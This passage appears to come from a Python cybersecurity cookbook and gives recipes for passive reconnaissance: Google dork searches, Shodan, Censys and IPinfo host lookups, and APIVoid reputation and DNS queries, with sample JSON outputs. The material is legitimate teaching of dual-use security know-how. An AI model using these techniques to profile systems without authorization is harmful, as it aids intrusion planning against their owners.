## Using Google Search to get vulnerabilities and exploit information about your target system and devices

In the previous recipe, we saw how to use Google Dorks to find if the target device has known vulnerabilities and can be exploited. If you observed the output of the previous recipe, every URL starts with “https://www.google.com/search”; hence, it is a Google search in actuality. This means you can do the same thing if you can know the search string to supply. The search string can be very complex, and hence, a Python library like pagodo, which we discussed in the last recipe, makes it much easier for us.

In this recipe, we will see how a simple Google Search can also give us exact results, provided we know about what we are searching for.

Note: Compatibility: Cross-Platform License considerations: Free software used

## Recipe

The following Python program uses Google Search to find vulnerabilities/exploit information about a domain.

Before you run the program, install the module google:

**pip3 install google**

Program for printing vulnerabilities/exploit information for a host using Google search:

```
# google_search.py
```

```
from googlesearch import search
```

```
class GoogleSearch:
```

```
def perform_google_search(self, host, query_string):
```

```
    """
```

Perform a Google search using the host and query string.

Args:

host (string): Target system

query\_string (String): Query string

```
"""
```

```
for query in search(host + " " + query_string, stop=5):
```

```
    print(query)
```

```
if __name__ == "__main__":
```

```
    google_search = GoogleSearch()
```

```
    google_search.perform_google_search(
```



```
"site:abc.xyz", 'inurl:"/wp-json/" -wordpress')
```

In this program, replace domain= “abc.xyz” with your domain, for example, “abc.com” or the domain you have permission for scanning.

In this program, we are looking for all the search results for our target system, which has the query string “wp-json” in the URL and does not have “wordpress”.

Run the program, and you will see an output similar to the one as follows:

```
(base) nishant @ ~/Work/Projects/devel/research-devel/cybersecurity-cook-  
book/ $ /usr/local/anaconda3/bin/python  
"/Users/nishant/Work/Projects/devel/research-devel/cybersecurity-cook-  
book/Chapter 02/google_search.py"
```

```
https://www.abc.xyz/blogs/wp-json/wp-site-health/v1
```

```
https://www.abc.xyz/blogs/wp-json/oembed/1.0
```

```
(base) nishant @ ~/Work/Projects/devel/research-devel/cybersecurity-cook-  
book/ $
```

If Google search does not return any results, nothing will be shown as the output, and the program will just finish execution.

The Pagodo package makes everything simple for searching for Dorks. However, you can use this technique to search for specific vulnerabilities/exploits if you wish.

## Activity

Attempt the following activity before the next recipe:

Try using other search queries with this recipe and see what you find.

## Connecting with Shodan and getting detailed information about a target system using Shodan API

Shodan is a well-known search engine for Internet-connected devices. It can be used for searching for data exposed by servers (for example, Web servers) and devices (for example, IoT devices like security cameras and other sensors).

While we are using Shodan to perform passive reconnaissance operations, Shodan internally must perform active reconnaissance by crawling and scanning each device it collects information.

As per Shodan's website, it can also be used to gain “Internet Intelligence”. This can be used to learn how different products and technologies are used and significantly help product research and development.

Shodan needs a paid subscription to use it effectively. However, you can sign up for a free account and access a small number of queries using API. This is enough for learning various reconnaissance techniques using Shodan. Please make sure you do not use this account for commercial use and upgrade to the next tier if that is required.

*Shodan also provides an academic upgrade which is available at <https://help.shodan.io/the-basics/academic-upgrade>. In India, if you sign up with a .edu e-mail ID, your academic membership includes enough query and scan credits for learning and research activities.*

Note: Compatibility: Cross-Platform License considerations: Software needs paid



## Recipe

Retrieve your API key from your Shodan account. We will use this key to connect to Shodan using Python.

Before you run the program, install the shodan module:

**pip3 install shodan**

Program to get all the public information about a target system using Shodan Python API:

```
# shodan_print_host_details.py
```

```
from shodan import Shodan
```

```
import json
```

```
api = Shodan('<<API Key>>')
```

```
class ShodanHostDetails:
```

```
def print_host_details(self, ip_address):
```

```
    """
```

Print details about the IP address

Args:

ip\_address (String): IP address to scan

```
    """
```

```
    ipinfo = api.host(ip_address)
```

```
    print(json.dumps(ipinfo, indent=4))
```

```
if __name__ == "__main__":
```

```
    shodan_info = ShodanHostDetails()
```

```
shodan_info.print_host_details('<<IP Address>>')
```

Replace “<<API Key>>” with the API key from your account. Replace “<<IP Address>>” with the IP address of your target system.

Run the program, and you will see a very detailed output in JSON format. A few excerpts from the output are given as follows:

```
{
```

```
"region_code": "MH",
```

```
"tags": [
```

```
"cloud"
```

```
],
```

```
"ip": 348933464,
```

```
"area_code": null,
```



```
"domains": [
```

```
"abc.xyz"
```

```
],
```

```
"hostnames": [
```

```
"www.abc.xyz",
```

```
"abc.xyz"
```

```
],
```

```
"country_code": "IN",
```

```
"org": "Microsoft Corporation",
```

```
"data": [
```

```
{
```

"ip": 348933464,

«port»: 22,

«transport»: «tcp»,

«version»: «7.9p1 Debian 10+deb10u2»,

"cloud": {

"region": "centralindia",

"service": "AzureCloud",

"provider": "Azure"

},

"location": {

"city": "Pune",

"region\_code": "MH",

"area\_code": null,

"longitude": 73.85535,

"country\_name": "India",

"country\_code": "IN",

"latitude": 18.51957

},

"product": "OpenSSH",

"hash": 332363248,

"tags": [

"cloud"

],

"timestamp": "2022-05-07T03:26:27.797150",

"hostnames": [],

"ssh": {

"type": "ssh-rsa",

"fingerprint": "68:7f:39:85:12:e6:fb:17:a6:3b:fd:cc:a3:b9:98:e0",

"mac": "hmac-sha2-256",

"cipher": "aes128-ctr",

"key":

"AAAAB3NzaC1yc2EAAAADAQABAAQCh+OWdo/5uCIGwbfeOKPRC

"kex": {

"unused": 0,

"server\_host\_key\_algorithms": [

"rsa-sha2-512",

"rsa-sha2-256",

"ssh-rsa",

"ecdsa-sha2-nistp256",

"ssh-ed25519"

],

"encryption\_algorithms": [

"aes128-ctr",

"aes192-ctr",

"aes256-ctr",

"aes128-gcm@openssh.com",

"aes256-gcm@openssh.com",

"chacha20-poly1305@openssh.com"

],

"kex\_follows": false,

"languages": [

"" ],

"kex\_algorithms": [

"curve25519-sha256",

"curve25519-sha256@libssh.org",

"ecdh-sha2-nistp256",

"ecdh-sha2-nistp384",

"ecdh-sha2-nistp521",

"diffie-hellman-group-exchange-sha256",

"diffie-hellman-group16-sha512",

"diffie-hellman-group18-sha512",

"diffie-hellman-group14-sha256",

"diffie-hellman-group14-sha1"

],

«compression\_algorithms»: [

«none»,

«zlib@openssh.com»

],

«mac\_algorithms»: [

«umac-64-etm@openssh.com»,

«umac-128-etm@openssh.com»,

«hmac-sha2-256-etm@openssh.com»,

«hmac-sha2-512-etm@openssh.com»,

«hmac-sha1-etm@openssh.com»,



«umac-64@openssh.com»,

«umac-128@openssh.com»,

"hmac-sha2-256",

"hmac-sha2-512",

"hmac-sha1"

]

},

"hash": "9d769ea54a7e17cd1b8f4577b843d761"

},

.

.

.

"dhparams": null,

"versions": [

"TLSv1",

"-SSLv2",

"-SSLv3",

"TLSv1.1",

"TLSv1.2",

"TLSv1.3"

],

"acceptable\_cas": [],

"tlsext": [

{

"id": 65281,

"name": "renegotiation\_info"

},

{

"id": 11,

"name": "ec\_point\_formats"

},

```
{
```

```
"id": 35,
```

```
"name": "session_ticket"
```

```
}
```

```
],
```

```
"alpn": [],
```

```
"cert": {
```

```
"sig_alg": "sha256WithRSAEncryption",
```

```
"issued": "20220330230058Z",
```

```
"expires": "20220628230057Z",
```

```
"pubkey": {
```

"bits": 256,

"type": "dsa"

},

.

.

.

],

"asn": "AS8075",

"city": "Pune",

"latitude": 18.51957,

"isp": "Microsoft Corporation",

"longitude": 73.85535,

"last\_update": "2022-05-14T21:10:17.254905",

"country\_name": "India",

"ip\_str": "1.1.1.1",

"os": null,

"ports": [

80,

443,

22

]

}

Note: In the preceding output, the IP address (ip\_str) attribute is obfuscated to a g

Even though a lot of details are redacted in this output, you can see that Shodan gives a very long list of details which includes the following:

Location information

Cipher details

Key Exchange (key) algorithms

TLS versions supported

Operating system details

All the services running on well-known ports

Certificate and encryption details, and so on

It is evident that information goes a long way to get a detailed picture of any target system as part of passive reconnaissance.



## Activity

Attempt the following activity before the next recipe:

List down all the important details you see in the output of this recipe and discuss how they can be used.

## [Parsing information returned by Shodan](#)

We connected to Shodan using its API in the last recipe and got raw information in JSON format. This information may not be in the correct form to make certain decisions. For example, if we are looking for specific information in the certificate section, it would be better to parse for that information from the JSON output. Since the output is well structured, we can easily use any JSON parser to get the information we are looking for. We will look for a few such values for the keys in this recipe and print them.

Note: Compatibility: Cross-Platform License considerations: Software needs pai

## Recipe

Let us parse a few keys from the output from the last recipe. The modified program, which first fetches the details of the host using Shodan API and then parses and prints a few keys using JSON package, is shown as follows:

```
# shodan_print_host_details.py
```

```
from shodan import Shodan
```

```
import json
```

```
api = Shodan('<<Your API Key>>')
```

```
class ShodanHostDetailsParser:
```

```
def parse_host_details(self, ip_address):
```

```
    """
```

```
    Print details about the IP address
```

Args:

ip\_address (String): IP address to scan

```
"""
```

```
ipinfo = api.host(ip_address)
```

```
# First convert the response to JSON using json.dumps and then load it in a  
JSON object
```

```
json_data = json.loads(json.dumps(ipinfo))
```

```
# Now print the attributes we need. The get() function can be used to get specific  
attributes
```

```
print('city: ', json_data.get('city'))
```

```
print('latitude: ', json_data.get('latitude'))
```

```
print('longitude: ', json_data.get('longitude'))
```

```
print('country_name: ', json_data.get('country_name'))
```

```
if __name__ == "__main__":
```

```
shodan_host_details_parser = ShodanHostDetailsParser()
```

```
shodan_host_details_parser.parse_host_details('<<IP Address>>')
```

Replace “<<API Key>>” with the API key from your account. Replace “<<IP Address>>” with the IP address of your target system.

Run the program, and you will see an output similar to the one as follows:

city: Pune

latitude: 18.51957

longitude: 73.85535

country\_name: India

The same method can parse other attributes you would like to use.

## Activity

Attempt the following activity before the next recipe:

This recipe gives an example of parsing only the first-level attributes. If there are nested second-level or third-level attributes, they are not parsed. Modify the program to parse a few second-level attributes and print them.

## Connecting with Censys and getting detailed information about a target system using Censys API

Just like Shodan, Censys is a search engine for Internet-connected devices. Just like Shodan, Censys provides discovery and inventory of Internet-connected devices.

Censys sometimes offers much better, more comprehensive, and more recent results than Shodan, while Shodan seems to have better coverage of the devices. However, Censys provides comprehensive attack surface management.

Censys also needs a paid subscription if you want to use it for commercial purposes. The free tier, which gives you a sufficient number of API queries, is good enough for learning and academic purposes.

Note: Compatibility: Cross-Platform License considerations: Software needs paid



## Recipe

Retrieve your API key and API secret from your Censys account. We will use the key and secret to connect to Censys using Python.

Before you run the program, install the censys module:

**pip3 install censys**

Once censys modules are installed, configure the API key and API secret for your account:

**censys config**

**Censys API ID: XXX**

**Censys API Secret: XXX**

**Successfully authenticated for your@email.com**

Replace XXX with your API key and API secret. Censys will display the e-mail you used in your account instead of your@email.com.

Now, we are ready to connect to Censys using Python.

Program to get all the public information about a target system using Censys Python API:

```
# censys_print_host_details.py
```

```
import json
```

```
from censys.search import CensysHosts
```

```
censys_host = CensysHosts()
```

```
class CensysHostDetails:
```

```
def print_host_details(self, ip_address) -> json:
```

```
try:
```

```
ipinfo = censys_host.view(ip_address)
```

except:

```
ipinfo = {}
```

```
print(json.dumps(ipinfo, indent=4))
```

```
if __name__ == "__main__":
```

```
censys_info = CensysHostDetails()
```

```
censys_info.print_host_details('<<IP Address>>')
```

Replace “<<IP Address>>” with the IP address of your target system.

Run the program, and you will see a very detailed output in JSON format. A few excerpts from the output are given as follows:

```
{
```

```
"ip": "1.1.1.1",
```

```
"services": [
```

```
{
```

```
"_decoded": "ssh",
```

```
"_encoding": {
```

```
"banner": "DISPLAY_UTF8",
```

```
"banner_hex": "DISPLAY_HEX"
```

```
},
```

```
"banner": "SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2",
```

```
"banner_hex":
```

```
"5353482d322e302d4f70656e5353485f372e3970312044656269616e2d31302b64",
```

```
"extended_service_name": "SSH",
```

"observed\_at": "2022-05-16T00:25:26.734396239Z",

"perspective\_id": "PERSPECTIVE\_TATA",

"port": 22,

"service\_name": "SSH",

"software": [

{

"product": "openssh",

"other": {

"comment": "Debian-10+deb10u2"

},

"source": "OSI\_APPLICATION\_LAYER"

},

{

"uniform\_resource\_identifier": "cpe:2.3:o:\*:linux:\*:\*:\*:\*:\*:\*:\*",

"part": "o",

"product": "linux",

"source": "OSI\_TRANSPORT\_LAYER"

},

{

"uniform\_resource\_identifier": "cpe:2.3:a:openbsd:openssh:7.9:p1:\*:\*:\*:\*:\*:\*",

"part": "a",

"vendor": "OpenBSD",

"product": "OpenSSH",

"version": "7.9",

"update": "p1",

"other": {

"family": "OpenSSH"

},

"source": "OSI\_APPLICATION\_LAYER"

},

{

```
"uniform_resource_identifier":  
"cpe:2.3:o:debian:debian_linux:10.2:*:*:*:*:*:*:*",
```

```
"part": "o",
```

```
"vendor": "Debian",
```

```
"product": "Linux",
```

```
"version": "10.2",
```

```
"other": {
```

```
"family": "Linux"
```

```
},
```

```
"source": "OSI_APPLICATION_LAYER"
```

```
}
```



],

"source\_ip": "167.94.138.46",

"ssh": {

"endpoint\_id": {

"\_encoding": {

"raw": "DISPLAY\_UTF8"

},

"raw": "SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u2",

"protocol\_version": "2.0",

"software\_version": "OpenSSH\_7.9p1",

"comment": "Debian-10+deb10u2"

},

«kex\_init\_message»: {

«kex\_algorithms»: [

"curve25519-sha256",

"curve25519-sha256@libssh.org",

"ecdh-sha2-nistp256",

"ecdh-sha2-nistp384",

"ecdh-sha2-nistp521",

"diffie-hellman-group-exchange-sha256",

"diffie-hellman-group16-sha512",

"diffie-hellman-group18-sha512",

"diffie-hellman-group14-sha256",

"diffie-hellman-group14-sha1"

],

"host\_key\_algorithms": [

"rsa-sha2-512",

"rsa-sha2-256",

"ssh-rsa",

"ecdsa-sha2-nistp256",

"ssh-ed25519"

],

```
"client_to_server_ciphers": [  
  
  "aes128-ctr",  
  
  "aes192-ctr",  
  
  "aes256-ctr",  
  
  "aes128-gcm@openssh.com",  
  
  "aes256-gcm@openssh.com",  
  
  "chacha20-poly1305@openssh.com"  
  
],
```

```
"server_to_client_ciphers": [  
  
  "aes128-ctr",
```

"aes192-ctr",

"aes256-ctr",

"aes128-gcm@openssh.com",

"aes256-gcm@openssh.com",

"chacha20-poly1305@openssh.com"

],

.

.

.

"transport\_fingerprint": {

"id": 426,

"os": "Ubuntu",

"raw": "65160,64,true,MSTNW,1440,false,false"

},

"transport\_protocol": "TCP",

"truncated": false

},

.

.

.

"location": {

"continent": "Asia",

"country": "India",

"country\_code": "IN",

"city": "Pune",

"postal\_code": "411005",

"timezone": "Asia/Kolkata",

"province": "Maharashtra",

"coordinates": {

"latitude": 18.6161,

"longitude": 73.7286

},

"registered\_country": "United States",

"registered\_country\_code": "US"

},

"location\_updated\_at": "2022-05-14T00:10:00.077968Z",

"autonomous\_system": {

"asn": 8075,

"description": "MICROSOFT-CORP-MSN-AS-BLOCK",

"bgp\_prefix": "20.192.0.0/10",

"name": "MICROSOFT-CORP-MSN-AS-BLOCK",

"country\_code": "US"



},

"autonomous\_system\_updated\_at": "2022-05-14T03:10:58.304692Z",

"operating\_system": {

"uniform\_resource\_identifier":

"cpe:2.3:o:debian:debian\_linux:10.2:\*:\*:\*:\*:\*:\*:\*",

"part": "o",

"vendor": "Debian",

"product": "Linux",

"version": "10.2",

"other": {

"family": "Linux"

}

},

"dns": {

"names": [

"abc.xyz"

],

"records": {

"abc.xyz": {

"record\_type": "A",

"resolved\_at": "2022-04-10T12:05:36.629059762Z"

}

```
}
```

```
},
```

```
"last_updated_at": "2022-05-16T00:25:28.024Z"
```

```
}
```

Note: In the preceding output, the IP address (ip\_str) attribute is obfuscated to a

As you can see, the details given by Censys are very similar to Shodan. However, if you analyze them, you will find many differences.

In a real-life scenario, if you are writing a passive reconnaissance module, consider using both Shodan and Censys to find the superset of information given by both search engines.

## Activity

Attempt the following activity before the next recipe:

Analyze the outputs of Shodan and Censys and list down the differences you find in the information given by them about the target system. You can also consider writing a Python program to give you the differences.

## **Parsing information returned by Censys**

Like what we did in parsing the recipe for Shodan, the data returned by Censys, which is in JSON format, needs to be parsed to make decisions on the values.

Note: Compatibility: Cross-Platform License considerations: Software needs paid

## Recipe

Let us parse a few keys from the output from the last recipe. The modified program, which first fetches the details of the host using Censys API and then parses and prints a few keys of a service, is shown as follows:

```
# censys_parse_host_details.py
```

```
import json
```

```
from censys.search import CensysHosts
```

```
censys_host = CensysHosts()
```

```
class CensysHostDetailsParser:
```

```
def print_host_details(self, ip_address) -> json:
```

```
try:
```

```
ipinfo = censys_host.view(ip_address)
```

except:

ipinfo = {}

# First convert the response to JSON using json.dumps and then load it in a JSON object

json\_data = json.loads(json.dumps(ipinfo))

# Now print the attributes we need

print('[services][0][service\_name]: ',

json\_data['services'][0]['service\_name'])

print('[services][0][port]: ', json\_data['services'][0]['port'])

print('[services][0][banner]: ', json\_data['services'][0]['banner'])

if \_\_name\_\_ == "\_\_main\_\_":



```
censys_host_details_parser = CensysHostDetailsParser()
```

```
censys_host_details_parser.print_host_details('<<IP Address>>')
```

Replace “<<IP Address>>” with the IP address of your target system.

Run the program, and you will see an output similar to the one as follows:

**[services][0][service\_name]: SSH**

**[services][0][port]: 22**

**[services][0][banner]: SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u2**

The same method can parse other attributes you would like to use.

## Activity

Attempt the following activity before the next recipe:

This recipe gives an example of a few attributes for the first service. Modify the program to print these and other details of all the services found in the output.

## Connecting with IPinfo and getting detailed information about a target system using IPinfo API

IPinfo is an easy-to-use tool that provides many details about the IP address you supply to it. Data such as city, region, country, geolocation, number of domains, and many others can help you get accurate information about the IP address. There are many use cases for this type of detail, including verifying the user's location, verifying abuse, finding out hidden details about the IP address, and so on.

IPinfo's free plan provides 50k requests per month using Geolocation API, which is sufficient to get started. You can sign up for it from the link <https://ipinfo.io/pricing>.

Note: Compatibility: Cross-Platform License considerations: Software needs paid

## Recipe

Retrieve your access token from your IPinfo account. We will use this token to connect to IPinfo using Python.

Before you run the program, install the ipinfo module:

**pip3 install ipinfo**

Program to get all the public IP information about a target system using IPinfo Python API:

```
# ipinfo_ip_details.py
```

```
import json
```

```
import ipinfo
```

```
ipinfo_accesstoken = '<<Access Token>>'
```

```
handler = ipinfo.getHandler(ipinfo_accesstoken)
```

```
class IpinfoDetails:
```

```
def get_host_details(self, ip_address):
```

```
try:
```

```
    global handler
```

```
    ipinfo_details = handler.getDetails(ip_address)
```

```
except:
```

```
    ipinfo_details = {}
```

```
print (json.dumps(ipinfo_details.all, indent=4))
```

```
if __name__ == "__main__":
```

```
    ipinfo_details = IpinfoDetails()
```

```
ipinfo_details.get_host_details('<<IP Address>>')
```

Replace “<<Access Token>>” with the access token from your account. Replace “<<IP Address>>” with the IP address of your target system.

Run the program, and you will see a very detailed output in JSON format. A few excerpts from the output are given as follows:

```
{  
  
  "ip": "1.1.1.1",  
  
  "city": "Pune",  
  
  "region": "Maharashtra",  
  
  "country": "IN",  
  
  "loc": "18.5196,73.8554",  
  
  "org": "AS8075 Microsoft Corporation",
```

"postal": "411001",

"timezone": "Asia/Kolkata",

"asn": {

"asn": "AS8075",

"name": "Microsoft Corporation",

"domain": "microsoft.com",

"route": "20.192.0.0/10",

"type": "business"

},

"country\_name": "India",

"latitude": "18.5196",

```
"longitude": "73.8554"
```

```
}
```

Based on the license you have, the output may differ. The Geolocation API, which is free to use, will get you most of the preceding details.

Note: In the preceding output, the IP address (ip) attribute is obfuscated to a generic



## Activity

Attempt the following activity before the next recipe:

In the preceding recipe, we used `ipinfo_details.all` to dump all the details. Check which other details you can selectively dump and write a program for that.

## **Parsing information returned by IPInfo**

Like what we did in the parsing recipe for Shodan and Censys, the data returned by IPinfo is in JSON format and can be parsed very easily to make decisions based on these values.

Note: Compatibility: Cross-Platform License considerations: Software needs paid

## Recipe

Let us parse a few keys from the output from the last recipe. The modified program, which first fetches the details of the host using IPinfo API and then parses and prints a few attributes, is shown as follows:

```
# ipinfo_ip_parser.py
```

```
import json
```

```
import ipinfo
```

```
ipinfo_accesstoken = '<<Access Token>>'
```

```
handler = ipinfo.getHandler(ipinfo_accesstoken)
```

```
class IpinfoDetails:
```

```
def get_host_details(self, ip_address):
```

```
try:
```

global handler

```
ipinfo_details = handler.getDetails(ip_address)
```

except:

```
ipinfo_details = {}
```

# First convert the response to JSON using json.dumps and then load it in a JSON object

```
json_data = json.loads(json.dumps(ipinfo_details.all, indent=4))
```

# Now print the attributes we need. The get() function can be used to get specific attributes

```
print('city: ',json_data['city'])
```

```
print('country: ',json_data['country'])
```

```
print('timezone: ',json_data['timezone'])
```

```
if __name__ == "__main__":
```

```
ipinfo_details = IpinfoDetails()
```

```
ipinfo_details.get_host_details('<<IP Address>>')
```

Replace “<<Access Token>>” with the access token from your account. Replace “<<IP Address>>” with the IP address of your target system.

Run the program, and you will see a very detailed output in JSON format. Few excerpts from the output are given as follows:

city: Pune

country: IN

timezone: Asia/Kolkata

This is a convenient way to get all the information and make decisions. For example, you can take specific actions based on the user's location.

## Activity

Attempt the following activity before the next recipe:

As we did in previous recipes, modify the Python program to print more of the first and second-level attributes from the IPinfo's output.

## Connecting with APIVoid and getting IP Reputation (is IP address blacklisted) details

APIVoid provides an extensive suite of APIs that we can use for various use cases related to cyber threat analysis, threat detection, and threat prevention. These threat intelligence APIs can automate multiple manual tasks of a cybersecurity professional or security analyst.

APIVoid needs a subscription to use it effectively. The pricing model of APIVoid is much better than others, and for a small price, you get a large number of API usage. However, for the purpose of this book, you do not have to pay anything, and a new account gets you 25 credits which can be used to test all the examples in this book. As each credit gets you many queries, you can become familiar with APIVoid by using these 25 credits.

You can register in APIVoid at <https://app.apivoid.com/register/>.

APIVoid provides a lot of code examples for all of its APIs. The code examples can be downloaded from <https://www.apivoid.com/code-examples/>.

Note: Compatibility: Cross-Platform License considerations: Software needs paid

## Recipe

The following Python program uses “iprep” or IP Reputation API to confirm if APIVoid is working well.

Program for printing IP Reputation details using APIVoid:

```
# apivoid_ip_reputation.py
```

```
import requests
```

```
import json
```

```
apivoid_key = "<<APIVoid Key>>"
```

```
class ApivoidIpReputation:
```

```
def apivoid_query(self, endpoint, ip_address) -> json:
```

```
    """
```



A generic method to query APIVoid using the endpoint supplied

Args:

endpoint (string): API endpoint

ip\_address (string): IP Address

Returns:

json: Query output

```
"""
```

```
try:
```

```
r = requests.get(url='https://endpoint.apivoid.com/'+endpoint +
```

```
'/v1/pay-as-you-go//?key='+apivoid_key+'&ip='+ip_address)
```

```
return json.loads(r.content.decode())
```

```
except:
```

```
return {}
```

```
if __name__ == "__main__":
```

```
    apivoid_ip_reputation = ApivoidIpReputation()
```

```
    json_data = apivoid_ip_reputation.apivoid_query('iprep', '<<IP Address>>')
```

```
    print(json.dumps(json_data, indent=4))
```

Replace “<<APIVoid Key>>” with the API key from your account. Replace “<<IP Address>>” with the IP address of your target system.

Run the program, and you will see an output similar to the one as follows:

```
{
```

```
  "data": {
```

"report": {

"ip": "1.1.1.1",

"blacklists": {

"engines": {

"10": {

"engine": "APEWS-L2",

"detected": false,

"reference": "http://www.apews.org/",

"elapsed": "0.00"

},

"11": {

"engine": "AZORult Tracker",

"detected": false,

"reference": "https://azorult-tracker.net/",

"elapsed": "0.00"

},

.

.

.

"85": {

"engine": "ZeroDot1 Bad IPs",

"detected": false,

"reference": "https://zerodot1.gitlab.io/CoinBlockerListsWeb/index.html",

"elapsed": "0.00"

},

"86": {

"engine": "ZeroDot1 Miner IPs",

"detected": false,

"reference": "https://zerodot1.gitlab.io/CoinBlockerListsWeb/index.html",

"elapsed": "0.00"

}

},

"detections": 0,

"engines\_count": 87,

"detection\_rate": "0%",

«scantime»: «0.01»

},

«information»: {

«reverse\_dns»: «»,

«continent\_code»: «AS»,

"continent\_name": "Asia",

"country\_code": "IN",

"country\_name": "India",

"country\_currency": "INR",

"country\_calling\_code": "91",

"region\_name": "Maharashtra",

"city\_name": "Pune",

"latitude": 18.519569396972656,

"longitude": 73.8553466796875,

"isp": "Microsoft Corporation",

"asn": "AS8075"

},

"anonymity": {

"is\_proxy": false,

"is\_webproxy": false,

"is\_vpn": false,

"is\_hosting": true,

"is\_tor": false

},

"risk\_score": {

"result": 0

}

}



```
},
```

```
"credits_remained": 9572.14,
```

```
"estimated_queries": "119,651",
```

```
"elapsed_time": "0.21",
```

```
"success": true
```

```
}
```

In the preceding output, the IP address (ip) attribute is obfuscated to a generic “1.1.1.1”. In your output, you will see the IP address you supplied for the scan.

Note: APIVoid’s IP reputation API checks the IP reputation, which indicates how

## Activity

Attempt the following activity before the next recipe:

Try using the IP Reputation API to check for the reputation of any site you think is not trustworthy. Please do not visit the site but only check using the API. Using the API is a passive way to check, and hence, it is safe to do so.

## Checking the domain reputation using APIVoid

The way we used the IP Reputation API of APIVoid to check if the IP Address is blacklisted, we can use Domain Reputation to check if the domain is blacklisted.

Note: Compatibility: Cross-Platform License considerations: Software needs pai

## Recipe

The endpoint of Domain Reputation API is “domainbl”, which we will use in this recipe.

Program for printing Domain Reputation details using APIVoid:

```
# apivoid_domain_reputation.py
```

```
import requests
```

```
import json
```

```
apivoid_key = "<<APIVoid Key>>"
```

```
class ApivoidDomainReputation:
```

```
def apivoid_query(self, endpoint, host) -> json:
```

```
    """
```

A generic method to query APIVoid using the endpoint supplied

Args:

endpoint (string): API endpoint

host (string): Host

Returns:

json: Query output

```
"""
```

```
try:
```

```
r = requests.get(url='https://endpoint.apivoid.com/'+endpoint +
```

```
'/v1/pay-as-you-go//?key='+apivoid_key+'&host='+host)
```

```
return json.loads(r.content.decode())
```

```
except:
```

```
return {}
```

```
if __name__ == "__main__":
```

```
    apivoid_domain_reputation = ApivoidDomainReputation()
```

```
    json_data = apivoid_domain_reputation.apivoid_query('domainbl',  
    '<<Domain>>')
```

```
    print(json.dumps(json_data, indent=4))
```

Replace “<<APIVoid Key>>” with the API key from your account. Replace “<<Domain>>” with the domain of your target system, for example, “abc.xyz”.

There are the following differences in this program when compared with the IP Reputation recipe:

We supplied “domainbl” as the endpoint instead of “iprep”

We used “host=<host>” in the endpoint URL

Run the program, and you will see an output similar to the one as follows, which is very similar to the IP Reputation API output:

```
{
```

```
"data": {
```

```
"report": {
```

```
"host": "abc.xyz",
```

```
"blacklists": {
```

```
"engines": {
```

```
"6": {
```

```
"engine": "AZORult Tracker",
```

"detected": false,

"reference": "https://azorult-tracker.net/",

"confidence": "high",

"elapsed": "0.00"

},

"4": {

"engine": "AntiSocial Blacklist",

"detected": false,

"reference": "https://theantisocialengineer.com/",

"confidence": "high",

"elapsed": "0.00"



},

.

.

.

"48": {

"engine": "ViriBack C2 Tracker",

"detected": false,

"reference": "http://tracker.viriback.com/",

"confidence": "high",

"elapsed": "0.00"

}

},

"detections": 0,

"engines\_count": 50,

"detection\_rate": "0%",

"scantime": "0.22"

},

"server": {

"ip": "1.1.1.1",

«reverse\_dns»: «»,

«continent\_code»: «AS»,

"continent\_name": "Asia",

"country\_code": "IN",

"country\_name": "India",

"region\_name": "Maharashtra",

"city\_name": "Pune",

"latitude": 18.519569396972656,

"longitude": 73.8553466796875,

"isp": "Microsoft Corporation",

"asn": "AS8075"

},

"category": {

"is\_free\_hosting": false,

"is\_anonymizer": false,

"is\_url\_shortener": false,

"is\_free\_dynamic\_dns": false,

"is\_code\_sandbox": false,

"is\_form\_builder": false,

"is\_free\_file\_sharing": false,

"is\_pastebin": false

},

"security\_checks": {

"is\_most\_abused\_tld": false,

"is\_domain\_ipv4\_assigned": true,

"is\_domain\_ipv4\_private": false,

"is\_domain\_ipv4\_loopback": false,

"is\_domain\_ipv4\_reserved": false,

"is\_domain\_ipv4\_valid": true,

"is\_domain\_blacklisted": false,

"is\_uncommon\_host\_length": false,

"is\_uncommon\_dash\_char\_count": false,

"is\_uncommon\_dot\_char\_count": false,

"website\_popularity": "low",

"is\_uncommon\_clickable\_domain": false,

"is\_risky\_category": false

},

"risk\_score": {

"result": 0

}

}

},

"credits\_remained": 9572.06,

"estimated\_queries": "119,650",

```
"elapsed_time": "0.42",
```

```
"success": true
```

```
}
```

Note: In the preceding output, the Host (host) attribute is obfuscated to a generic

## Activity

Attempt the following activity before the next recipe:

Try using the Domain Reputation API to check for the reputation of any site which you think is not trustworthy. Please do not visit the site but only check using the API. Using the API is a passive way to check, and hence, it is safe to do so.



## [Checking DNS records using APIVoid](#)

There are many types of DNS records you can query on a domain using APIVoid API, similar to how you can do using other tools.

Automating querying DNS records provide you with an excellent way to get up-to-date details of your hosts for audit and assessment purposes.

Note: Compatibility: Cross-Platform License considerations: Software needs pai

## Recipe

The endpoint of DNS Lookup API is “dnslookup”, which we will use in this recipe.

Program for printing DNS Look details for “A” record using APIVoid:

```
# apivoid_dns_lookup.py
```

```
import requests
```

```
import json
```

```
apivoid_key = "<<APIVoid Key>>"
```

```
class ApivoidDnsLookup:
```

```
def apivoid_query(self, endpoint, host, action) -> json:
```

```
    """
```

A generic method to query APIVoid using the endpoint supplied

Args:

endpoint (string): API endpoint

host (string): host

action (string): Action like 'dns-a', 'dns-aaaa', 'dns-mx', 'dns-ns', 'dns-dmarc', 'dns-ptr' (reverse DNS), 'dns-txt', 'dns-any' (all records), 'dns-cname', 'dns-soa', 'dns-srv', and 'dns-caa'

Returns:

json: Query output

```
"""
```

try:

```
r = requests.get(url='https://endpoint.apivoid.com/'+endpoint +
```

```
'/v1/pay-as-you-go/?key='+apivoid_key+'&host='+host+"&action="+action)
```

```
return json.loads(r.content.decode())
```

```
except:
```

```
return {}
```

```
if __name__ == "__main__":
```

```
apivoid_dns_lookup = ApivoidDnsLookup()
```

```
json_data = apivoid_dns_lookup.apivoid_query(
```

```
'dnslookup', '<host>', 'dns-a')
```

```
print(json.dumps(json_data, indent=4))
```

Replace “<<APIVoid Key>>” with the API key from your account. Replace “<<Domain>>” with the domain of your target system, for example, “abc.xyz”.

Run the program, and you will see an output similar to the one as follows. This output will contain your host's "A" records when you supply a valid host.

```
{
```

```
"data": {
```

```
"host": "abc.xyz",
```

```
"records": {
```

```
"found": true,
```

```
"count": 1,
```

```
"items": [
```

```
{
```

```
"host": "abc.xyz",
```

"class": "IN",

"ttl": 2317,

"type": "A",

"ip": "1.1.1.1"

}

]

}

},

"credits\_remained": 9571.84,

"estimated\_queries": "159,530",

"elapsed\_time": "0.01",

```
"success": true
```

```
}
```

